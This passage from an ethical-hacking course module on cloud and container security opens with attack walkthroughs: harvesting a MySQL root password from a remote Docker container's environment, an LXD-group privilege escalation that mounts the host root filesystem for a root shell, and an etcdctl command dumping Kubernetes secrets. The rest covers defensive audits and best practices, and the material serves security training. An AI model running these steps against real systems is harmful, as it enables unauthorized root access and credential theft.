bash-3.2$ docker -H [docker remote host] exec -i [container name] env

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

Querying databases

- Run the following command to find MySQL containers:

  $ docker -H [docker remote host] ps | grep mysql

- Run the following command to retrieve MySQL credentials:

  $ docker -H [docker remote host] exec -i some-mysql env

- Use the retrieved credentials to find databases in the MySQL container:

  $ docker -H [docker host] exec -i some-mysql mysql -u root -p <password> -e "show databases"

```
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   CREATED      STATUS    PORTS                    NAMES
260f6220d004   mysql   4 days ago   Up 4 days 0.0.0.0:3306->3306/tcp   some-mysql

bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Hacking Container Volumes

- Kubernetes supports different types of volumes such as the **Network File System (NFS)**, and Internet Small Computer Systems Interface (iSCSI)
- A volume is like a directory that stores files and is accessible to all the containers in a pod
- Attackers can exploit **weak and default configurations** in these volumes to launch privilege escalation attacks and perform lateral movement in the internal network

  - **Accessing Master Nodes**: If attackers can gain access to the API or etcd, they can easily retrieve configuration details of the mounted volumes
  - **Accessing Nodes**: kubelet manages the pods, so if attackers can access a node in a pod, they can easily gain access to all the volumes used within the pod
  - **Accessing Container**: By gaining access to the container, attackers can configure a hostpath volume type to retrieve sensitive information from the node

Note: Attackers can perform these activities only after escalating their privileges to the administrative level

LXD/LXC Container Group Privilege Escalation

- LXD is a system container manager and LXC is its underlying container runtime. They are often used to run full Linux distributions within containers
- If a user is part of the **'lxd' group** on a system, they can **exploit this membership** to escalate their privileges to root

Steps to Perform LXD/LXC Group Privilege Escalation

- **Step 1:** Run the following commands to **create** an **Alpine** docker image:
  - **mkdir -p $HOME/ContainerImages/alpine/**
  - **cd $HOME/ContainerImages/alpine/**
  - **wget https://raw.githubusercontent.com/lxc/lxc-ci/master/images/alpine.yaml**
- **Step 2:** Now, run the following command to **create a container**:

  sudo $HOME/go/bin/distrobuilder build-lxd alpine.yaml -o image.release=3.18
- **Step 3:** After preparing the Alpine Linux image, run the following command to **import Alpine image** into the **LXD**:

  lxc image import lxd.tar.xz rootfs.squashfs --alias alpine
- **Step 4:** Run the following command to **check for the image** in container:

  lxc image list
- **Step 5:** Run the following commands to **create container** and **list the containers**:
  - **lxc init alpine privesc -c security.privileged=true**
  - **lxc list**
  - **lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true**
- **Step 6:** Run the following command to **execute container** and **gain root access**:
  - **lxc start privesc**
  - **lxc exec privesc /bin/sh**

Post Enumeration on Kubernetes etcd

- etcd is a distributed and consistent **key-value storage**, where Kubernetes cluster data, service discovery details, API objects, etc. are stored
- Attackers **examine etcd processes**, configuration files, open ports, etc. to identify endpoints connected to the Kubernetes environment
- The command used to identify the location of the etcd server and **PKI information** is

  # ps -ef | grep apiserver
- The command used to identify secrets stored in the **Kubernetes cluster** is as follows:

  # ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --key=/etc/kubernetes/pki/apiserver-etcd-client.key --endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a '/registry/secrets/'

Note: Attackers can perform these activities only after escalating their privileges to the administrative level

Objective 08

Understand Cloud Security

Cloud Computing Security Considerations

- Cloud **computing services should be tailor-made** by the vendor as per the given security requirements of the clients
- Cloud service providers should provide higher **multi tenancy** to enable optimum utilization of cloud resources and secure data and applications
- Cloud services should implement a **disaster recovery plan** for the stored data that enables information retrieval in unexpected situations
- Continuous monitoring on the **Quality of Service** (QoS) is required to maintain the **service level agreements** between consumers and the service providers
- Data stored in the cloud services should be implemented securely to ensure **data integrity**
- Cloud computing services should be **fast**, **reliable**, and need to provide **quick response** times to the new requests
- Symmetric and **asymmetric cryptographic algorithms** must be implemented for optimum data security in cloud computing
- Operational process of the cloud-based services should be **engineered**, **operated**, and **integrated** securely into the organizational security management
- **Load balancing** should be incorporated in the cloud services to enable networks and resources to improve the response time of jobs with maximum throughput
- Cloud service providers should provide better resilience and enhanced **protection from physical threats**

Assessing Cloud Security using Scout Suite

Scout Suite is a **multi-cloud security-auditing** tool that helps security professionals assess the **security posture** of cloud environments

- Run the following Scout Suite command against AWS to assess its security posture


  scout aws --profile <your-aws-profile>

- Run the following Scout Suite command against Azure to assess its security posture:

  scout azure --tenant-id <your-tenant-id> --subscription-id <your-subscription-id> --client-id <your-client-id> --client-secret <your-client-secret>

- Run the following Scout Suite command against GCP to assess its security posture:

  scout gcp --service-account-file path/to/your-service-account-key.json



Best Practices for Securing the Cloud

1. Enforce **data protection**, **backup**, and **retention** mechanisms
2. Enforce **SLAs** for patching and vulnerability remediation
3. Vendors should regularly undergo **AICPA SSAE 18 Type II audits**
4. Verify one's own cloud in **public domain blacklists**
5. Enforce **legal contracts** in employee behavior policy
6. Prohibit **user credentials sharing** among users, applications, and services
7. Implement strong **authentication**, **authorization** and **auditing** controls
8. Check for **data protection** at both the design stage and at runtime
9. Implement **strong key generation**, storage and management, and destruction practices
10. Monitor the **client's traffic** for any malicious activities
11. Prevent unauthorized server access using **security checkpoints**
12. Disclose applicable **logs** and **data** to customers


Best Practices for Securing the Cloud (Cont'd)

13. Analyze **cloud provider security policies** and SLAs
14. Assess the security of **cloud APIs** and log customer **network traffic**
15. Ensure that the cloud undergoes regular **security checks and updates**
16. Ensure that physical security is a **24 x 7 x 365** affair
17. Enforce **security standards** in installation/configuration
18. Ensure that the memory, storage, and network access is **isolated**
19. Leverage strong **two-factor authentication** techniques where possible
20. Implement a baseline **security breach notification** process
21. Analyze **API dependency chain software** modules
22. Enforce stringent **registration and validation processes**
23. Perform vulnerability and configuration **risk assessments**
24. Disclose infrastructure information, **security patching**, and firewall details

Cloud Security Controls

Cloud Integration and Auditing

- Cloud integration is the process of **grouping multiple cloud environments** together in the form of a public or hybrid cloud
- Cloud auditing is the process of **analyzing the services** offered by cloud providers and verifying the conformity to requirements for privacy, security, etc.



Security Groups

- It is a basic security measure implemented in cloud infrastructure to provide **security to virtual instances**
- The security group resides between the Internet and virtual instances to control the **inbound** and **outbound traffic**

Instance Awareness

- The **cloud-based kill chain model** describes the possibilities of using fake cloud instances for command and control to exfiltrate data from a cloud environment

Kubernetes Vulnerabilities and Solutions

Vulnerabilities	Solutions
1. **No Certificate Revocation**	• Ensure that nodes maintain the Certificate Revocation List (CRL) • Insist that administrators use OCSP stapling for revoking certificates
2. **Unauthenticated HTTPS Connections**	• Authenticate all HTTPS connections within the system • Ensure that all the components use CA maintained by the kube-apiserver • Implement two-way TLS for all the connections
3. **Exposed Bearer Tokens in Logs**	• Remove the bearer token from the system logs • Perform code reviews to ensure sensitive data is not logged and implement logging filters
4. **Exposure of Sensitive Data via Environment Variables**	• Avoid collecting sensitive data directly from environment variables • Use Kubernetes secrets in all components of the system
5. **Secrets at Rest not Encrypted by Default**	• Define and document configurations required for different levels of security

Vulnerabilities	Solutions
6. **Non-constant Time Password Comparison**	• Use a safe constant-time comparison function such as **crypto.subtle.ConstantTimeCompare** • Disapprove basic authentication mechanisms for secure options
7. **Hardcoded Credential Paths**	• Define a configuration method for credential paths, and avoid hardcoding credential paths • Allow cross-platform configuration through path generalization
8. **Log Rotation is not Atomic**	• Implement a copy-then-rename technique to ensure logs are not lost during log rotation • Avoid using log rotation, and implement persistent logs that add log data linearly
9. **No Back-off Process for Scheduling**	• Implement a back-off process for kube-scheduler to prevent tight-loops
10. **No Non-repudiation**	• Use secondary logging mechanisms for processes that require strict non-repudiation and auditing • All authentication events should be logged and retrievable from a central location

Serverless Security Risks and Solutions

Vulnerabilities	Solutions
A1 - Injection	• Implement safe API, and employ parametrized interfaces or Object Relational Mapping Tools • Avoid special characters using a specific escape syntax in dynamic SQL queries
A2 – Broken Authentication	• Employ identity and access control solutions • Implement strong authentication and access control on external-facing resources • Employ secure service authentication methods such as Federated Identity
A3 – Sensitive Data Exposure	• Identify and classify sensitive data • Encrypt data both in transit and at rest • Implement HTTPS endpoints for APIs
A4 – XML External Entities (XXE)	• Scan supply chain libraries for vulnerabilities • Test API calls for XXE vulnerabilities • Always disable Entity Resolution
A5 – Broken Access Control	• Follow the least-privilege principle while granting permissions to functions

Vulnerabilities	Solutions
A6 – Security Misconfiguration	• Use the cloud provider's built-in services such as AWS Trusted Advisor, to identify public resources • Identify functions with unlinked triggers • Set the functions with a minimum timeout required
A7 – Cross-Site Scripting (XSS)	• Encode all untrusted data before transmitting to the client • Use only well-known frameworks and headers
A8 – Insecure Deserialization	• Ensure validation of serialized objects originating from untrusted data • Scan third-party libraries for deserialization vulnerabilities
A9 – Using Components with Known Vulnerabilities	• Perform continuous monitoring of third-party libraries and dependencies • Deploy only signed packages and components from official sources
A10 – Insufficient Logging and Monitoring	• Employ cloud service provider's monitoring tools such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior

https://www.owasp.org

Best Practices for Container Security

1. Regularly **monitor the CVEs** of the container runtime and remediate, if any vulnerabilities are detected
2. Enable **comprehensive logging** and **auditing** to track access, changes to containers, and their configurations
3. Configure applications to **run as normal users** to prevent privilege escalation
4. Configure the **host's root file system in read-only mode** to restrict the write access
5. Employ **application security scanning tools** to protect containers from malicious software
6. Perform regular **scanning of the images** in the repository to identify vulnerabilities or misconfigurations
7. Deploy **application firewalls** for enhancing container security and prevent threats entering the environment
8. Use a **separate database for each application** for greater visibility of individual applications
9. Regularly **update the host operating system** and the kernel to the latest security patches
10. **Configure orchestrators** to deploy sets of hosts separately based on their sensitivity level
11. **Automate the compliance** to the container runtime configuration standards
12. **Maintain a set of trusted registries and images** and ensure only images from this set are permitted to run in the container environment

Best Practices for Docker Security

1. Avoid exposing the Docker daemon socket
2. Always use trusted Docker images only
3. Regularly patch the host OS and Docker with the latest security updates
4. Limit the capabilities by allowing access only to the features required by the container
5. Always run the Docker images with **--security-opt=no-new-privileges** to prevent privilege escalation attacks
6. Disable the inter-container communication feature for running Docker demon using **--icc=false**
7. Use Linux security modules such as **seccomp**, **AppArmor**, and **SELinux** to gain fine-grained control over the processes
8. Enable read-only mode on file systems and volumes by setting **--read-only** flag
9. Set the Docker daemon log level to **'info'** and avoid running the Docker daemon using the **'debug'** log level
10. Configure the container application to run as an unprivileged user to prevent privilege escalation attacks
11. Check that Docker images from the remote registry are digitally signed using the Docker content trust
12. Secure the API endpoints with HTTPS when exposing RESTful API
13. Always store sensitive data in Docker volumes for enhanced data security
14. Use tools such as **InSpec** and **dive** to detect Docker vulnerabilities

Best Practices for Kubernetes Security


1. Ensure proper validation of **file contents** and their path at every stage of processing
2. Implement the **configuration method** for the credential paths and do not depend on the hardcoded paths
3. Raise errors explicitly after each step of a **compound operation**
4. Use the **copy-then-rename method** for logs rotation to ensure that the logs are not lost when restarting the kubelet
5. Use **well-tested JSON libraries** and proper type structures for secure, reliable handling of JSON data
6. Never use compound shell commands without proper validations
7. Check the returned error value of **os.Readlink /proc/<pid>/exe** explicitly to determine if the PID is a kernel process
8. Use common parsing functions such as ParsePort across the codebase to **increase code readability**
9. Limit the size of manifest files to prevent **Out-Of-Memory errors** in kubelet
10. Use **kube-apiserver instances** that maintain CRLs to check the presented certificate
11. Use KMS to **enable secret data encryption** and avoid using AES-CBC or GCM for encryption
12. Avoid using **legacy Secure Shell** (SSH) tunnels as it does not perform proper validation of the server IP address
13. Use **OSCP stapling** to check the revocation status of the certificates
14. **Use TLS** in development and production configurations to reduce the vulnerabilities due to misconfiguration

Best Practices for Serverless Security

1. **Minimize serverless permissions** in the development phase to reduce the attack surface area
2. Regularly monitor function layers to identify malicious code injection attempts
3. Use **third-party security tools** as they provide additional layers of visibility and control
4. Regularly patch and update **function dependencies** and applications
5. Use tools such as **Snyk** to scan serverless applications for known vulnerabilities
6. Properly **sanitize event input** to prevent code injection attacks
7. Use security libraries that disable access to resources and implement **runtime least-privileges**
8. Deploy functions in minimal granularity to minimize the level of detail and to **prevent implicit global roles**
9. **Employ data validation** technique on schemas and objects instead of data serialization and deserialization
10. Leverage **API gateway capabilities** to perform input data filtering, traffic throttling, and rate limiting
11. Audit and monitor functions by enforcing verbose and safe logging of function events
12. Use secure coding practices and perform **code review sessions** to patch the vulnerable application code


Zero Trust Networks

- The Zero Trust model is a security implementation that assumes that every user trying to access the network is not a trusted entity by default and verifies every incoming connection before allowing access to the network
- It strictly follows the principle, "**Trust no one and validate before providing a cloud service**"
- The idea behind implementing this model is to ensure a secured way of accessing resources to enforce strict access control and monitor the network traffic flow



Cloud Access Security Broker (CASB)

- Cloud Access Security Brokers (CASBs) are on-premise or cloud-hosted solutions responsible for enforcing **security**, **compliance**, and **governance policies** for the cloud applications
- CASBs are placed between the cloud **service consumers** and **service providers**
- Azure security services includes CASB functionality



Module Summary

- In this module, we discussed the following:
  - Cloud computing concepts along with various types of cloud computing services
  - Container technology and the serverless computing environment
  - Cloud computing threats and attacks
  - Cloud hacking techniques along with AWS hacking, Azure hacking, Google Cloud hacking, and container hacking
  - Various countermeasures that for protecting the cloud environment from hacking attempts by threat actors
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, use cryptography to protect the data